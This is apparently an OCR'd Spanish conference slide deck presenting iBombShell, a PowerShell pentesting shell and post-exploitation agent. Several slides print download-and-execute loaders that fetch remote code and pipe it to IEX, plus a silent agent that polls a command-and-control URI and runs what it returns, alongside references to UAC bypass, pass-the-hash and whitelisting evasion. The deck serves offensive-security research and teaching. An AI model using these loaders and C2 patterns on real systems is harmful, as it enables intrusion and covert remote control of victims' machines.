


PABLO GONZÁLEZ & ÁLVARO NÚÑEZ

MACOS & WINDOWS: PENTEST IT WITH ~~MACINDOWS~~

```
Last login: Sat Jun 23 12:40:32 on ttys001
MacBook-Pro-de-Pablo:~ Pablo$whoami

 [+] Pablo González Perez

 [*] Ingeniero Informático & Máster Seguridad Informática
 [*] Co-fundador de Flu Project
 [*] Fundador hackersClub
 [*] 2009 — 2013 Informática 64
 [*] 2013 - ???? Telefónica Digital España

 [*] Algunos libros (0xWord):
 [-*-] Metasploit para pentesters
 [-*-] Pentesting con Kali
 [-*-] Ethical Hacking
 [-*-] Got Root
 [-*-] Pentesting con Powershell
 [-*-] Hacking con Metasploit
```

```
Last login: Sat Jun 23 12:41:21 on ttys002
MacBook-Pro-de-Alvaro:~ Alvaro$whoami

 [+] Alvaro Núñez - Romero Casado

 [*] Ingeniero Imagen y Sonido
 [*] Máster Seguridad Informática
 [*] 2016 - ?? Eleven Paths (Telefónica)
 [*] Instructor hackersClub
 [*] Maker
```


POWERSHELL

- Desde Windows Vista en adelante
- v1.0 compatible con XP

```
PS C:\>
```

POWERSHELL

- 6.0 for Mac/Linux in Windows 10 Anniversay Edition
- 5.0 in 2016 for Visual Studio Code text editor
- 4.0 in 2013 with Windows 10 and .NET Framework 4.0 and Windows Management Framework 3.0
- 3.0 in 2012 with Windows 8/Server 2012
- 2.0 appeared in 2009
- 1.0 appeared in 2006
- Monad Manifesto published by Jeff Stover.



ANTECEDENTES

- Give me a powershell and I will move your world (Mayo 2015)
- PSBoT: No tools, but not problem! (Septiembre 2016)

GIVE ME A POWERSHELL AND I WILL MOVE YOUR WORLD

- Idea: **No tengo herramientas en el equipo**
- Se generaba un script cuyo objetivo era hacer bypass política de ejecución Windows
- Cargar funciones (No Fileless)
- Control mediante tuits de Twitter y DMs


GIVE ME A POWERSHELL AND I WILL MOVE YOUR WORLD

```
function loader{
    param(
        [Parameter(Mandatory)]
        [string] $file,
        [Parameter(Mandatory)]
        [string] $ip
    )
    $uri = "http://";$uri+=$ip;$uri+="/";$uri+=$file;$uri+=".txt"
    $uri
    $down = Invoke-WebRequest $uri
```

PSBOT: NO TOOLS, BUT NOT PROBLEM!

- Idea: **Auditoria interna. ¿El pentester puede hacer una auditoría sin herramientas?**
- Bot hecho para cargar funciones dinámicamente (Fileless) a memoria
- Ejecución a través de mecanismos de explotación
- Control del bot a través de script Powershell
- Funciones obtenidas servidor usuario

PSBOT: NO TOOLS, BUT NOT PROBLEM!



```
function minibot{
    $urlCom = "http://192.168.56.101/com.txt"
    $command = (New-Object Net.WebClient).DownloadString($urlCom)
    $command = $command.split("|")
    $ip = "http://192.168.56.101/";$ip+=$command[1];$ip+=".txt"
    IEX (New-Object Net.WebClient).DownloadString($ip)
    [String]$execute = ($command[1] | IEX);$execute
}
```

NUEVA IDEA 

- Idea: Disponer de una herramienta de pentest *everywhere* y en cualquier instante
- Receta:
  - 1. Abrir Powershell
  - 2. Descargar a memoria un *prompt*
  - 3. Ejecutar *prompt*
  - 4. A tu alcance todo lo necesario, **¿lo crees?**

NUEVA IDEA 

- iBombShell *everywhere*
  - Un *prompt* que tú no tienes

- iBombShell *silently mode*

IBOMBSHELL EVERYWHERE

```
function loader{
        param(
            [Parameter(Mandatory)]
            [string] $command,
            [Parameter(Mandatory)]
            [string] $RawBase,
            [Parameter(Mandatory)]
            [string] $RawFunctions
        )

        $RawURL = $RawBase + $RawFunctions + $command
        return (iwr -UseBasicParsing -Headers @{"Cache-Control"="no-cache"}  -uri $RawURL).Content
    }
```

IBOMBSHELL EVERYWHERE

```
#obtener listado de funciones github
$list = (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/pablogonzalezpe/bot/master/functions.txt')
$global:commandList = $list.split("`r`n")
loader -command "showfunctions" -RawBase $gtRawBase -RawFunctions $gtRawFunctions | iex
loader -command "quit" -RawBase $gtRawBase -RawFunctions $gtRawFunctions | iex
loader -command "saveandloadfunctions" -RawBase $gtRawBase -RawFunctions $gtRawFunctions | iex
addCommand -command "savefunctions"
addCommand -command "deletefunctionsreg"
readfunctions | iex
```

IBOMBSHELL EVERYWHERE

pablogonzalezpe Update loaderext		Latest commit `0ef9534` 14 hours ago
..		
bypassuac	Create invoke-compmgmtlauncher	3 days ago
execution	Rename Invoke-DLLInjection to invoke-dllinjection	9 days ago
scanner	Create invoke-portscan	11 days ago
system	Update loaderext	14 hours ago
help!	Rename help to help!	11 days ago
quit	Update quit	11 days ago
saveandloadfunctions	Update saveandloadfunctions	7 days ago
showfunctions	Update showfunctions	2 days ago
version	Update version	11 days ago

DEMO TIME: ABRO MI POWERSHELL Y EMPIEZA EL JUEGO

DEMO TIME: RECONOCIMIENTO DE PUERTOS DESDE POWERSHELL

DEMO TIME: CARGA LO QUE QUIERAS DE MANERA SENCILLA

IBOMBSHELL SILENTLY MODE

- Es un modo de ejecución sigiloso
- Su descarga viene de un repositorio remoto (se puede descargar desde una ubicación proporcionada por el usuario)
- Surge la necesidad de crear un C2

IBOMBSHELL SILENTLY MODE

```
param(
        [Switch] $Silently,
        [String] $uriConsole,
        [String] $id
    )
```


IBOMBSHELL SILENTLY MODE

```
if($Silently)
{
        if(-not($id))
        {
            $id = generateid
        }

        #i am new warrior
        if($uriConsole.Length -ne 0)
        {
            $req = iwr -UseBasicParsing -Uri "$uriConsole/newibombshell/$id"
        }
}
```


IBOMBSHELL SILENTLY MODE

```
$content = (iwr -UseBasicParsing -Uri "$uriConsole/ibombshell/$id").content
           if($content.length -gt 0)
           {
               $results = $content | iex

               #Send results
               [...]
           }
```

IBOMBSHELL SILENTLY MODE



IBOMBSHELL: WARRIORS IN WAR



DEMO TIME: PEQUEÑOS GUERREROS

DEMO TIME: BYPASS UAC + WARRIOR EN INTEGRIDAD ALTA

DEMO TIME: PTH PARA PASAR DE W7 A W10

MACOS

- Funciona gracias a la liberación de PS a otros sistemas operativos
- Se dispone de todas las posibilidades que ofrece PS portadas a otro sistema
- Compatibilidad con Linux

CONCLUSIONES

- Se disponen de dos modos de ejecución:
  - Shell de pentesting basada en PS *everywhere*
  - Warrior silencioso como agente de postexplotación para diferentes plataformas (en Windows nativo)
- Flexibilidad y rápido crecimiento de las acciones
- Carga de funciones remotas dinámicamente
- “Persistencia” tipo Fileless
- Evadir *whitelisting* de aplicaciones (matices)

PREGUNTAS


```
[-*-]            iBombShell - Dynamic Remote Shell              [-*-]
[-*-]       Created by: Pablo González(@pablogonzalezpe)        [-*-]
[-*-]                   Álvaro Núñez(@toolsprods)               [-*-]
[-*-]                      Version: 0.0.1                       [-*-]
[-*-]                Codename: 'The first boom...'              [-*-]

 [+] Starting the console...
 [*] Console ready!

iBombShell> quit
 [+] Killing warriors…
 [+] Exit...
```